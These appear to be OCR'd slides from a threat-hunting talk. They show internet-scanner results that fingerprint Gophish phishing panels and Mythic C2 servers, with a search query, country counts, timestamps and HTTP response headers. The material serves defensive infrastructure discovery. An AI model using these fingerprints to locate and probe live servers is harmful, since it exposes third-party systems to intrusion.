
Seriously, Who's Gonna Find It?

Let's Put It On The Internet

A Comprehensive Guide To Putting Critical Infrastructure Online

O'RLY

Joe Q. Public



TOTAL RESULTS

94

TOP COUNTRIES

France	18
Germany	13
Netherlands	10
United States	9
India	8

More...

Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using InternetDB

Gophish - Login

2025-01-07T22:36:53.662744

China, Beijing

c2

```
HTTP/1.1 200 OK
Content-Security-Policy: frame-ancestors 'none';
Set-Cookie: _gorilla_csrf=MTczNjI4OTQxM3xJbG96WkM4d1JUWXlkMEpOYkdkRFZVSkJVMWcwV2tWRGFrODFaM0J1WlRCSVNuSlZlVGhEUjBKdlpEUTlJZ289fO_92FTO6m4LUqVi2UjYutYq-sgxR2RvV-QzlevXJ
```

Gophish - Login

2025-01-07T22:04:14.123925

Hong Kong, Harmony Garden

c2


```
HTTP/1.1 200 OK
Content-Security-Policy: frame-ancestors 'none';
Set-Cookie: _gorilla_csrf=MTczNjI4NzQ1NHxJbTFOWmxrM05qZFdUMFp3WmtGMVduUmtRbXhDZFdzdmRuZEdSbHBIZVdaRVZtSXJTM1JWVTFaelZGVTlJZ289fN0yOt8mnbcKe1dSBcN5-7Gf-n09UmcL3c-gde6fx
```

Gophish - Login

2025-01-07T20:54:30.548685

Netherlands, Amsterdam

```
HTTP/1.1 200 OK
Content-Security-Policy: frame-ancestors 'none';
Set-Cookie: _gorilla_csrf=MTczNjI4MzI3MHxJbkpaTTJkdFIyTk5iVlZuVFZOeVdEbFBZa00wZVRWME1IYzFiRU5ETldsclQzQnNNMU4wTmxNelQxRTlJZ289fFSO8RuQLAW-5qDAt3NtmAKINu1WEl_uTULVIS75g
```



http.title:"Mythic" port:7443

TOTAL RESULTS

57

TOP COUNTRIES

United States	12
Germany	10
Netherlands	6
Russian Federation	6
Hong Kong	4

More...

Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using InternetDB

Mythic

2025-01-07T22:23:07.701031

United States, Santa Clara

cloud c2 eol-product

SSL Certificate

Issued By:
|- Organization:
Mythic

Issued To:
|- Organization:
Mythic

Supported SSL Versions:
TLSv1.2

```
HTTP/1.1 200 OK
Server: nginx/1.25.5
Date: Tue, 07 Jan 2025 22:23:07 GMT
Content-Type: text/html
Content-Length: 585
Connection: keep-alive
Last-Modified: Sun, 08 Dec 2024 08:20:54 GMT
ETag: "675556e6-249"
Accept-Ranges: bytes
```

Mythic

2025-01-07T22:13:17.021791

Viet Nam, Hanoi

c2 eol-product

SSL Certificate

Issued By:
|- Organization:
Mythic


Issued To:

```
HTTP/1.1 200 OK
Server: nginx/1.25.4
Date: Tue, 07 Jan 2025 22:13:16 GMT
Content-Type: text/html
Content-Length: 585
Connection: keep-alive
```

GoPhish


- Easy to setup
- User friendly
- Contains identifiers

GoPhish Email Headers




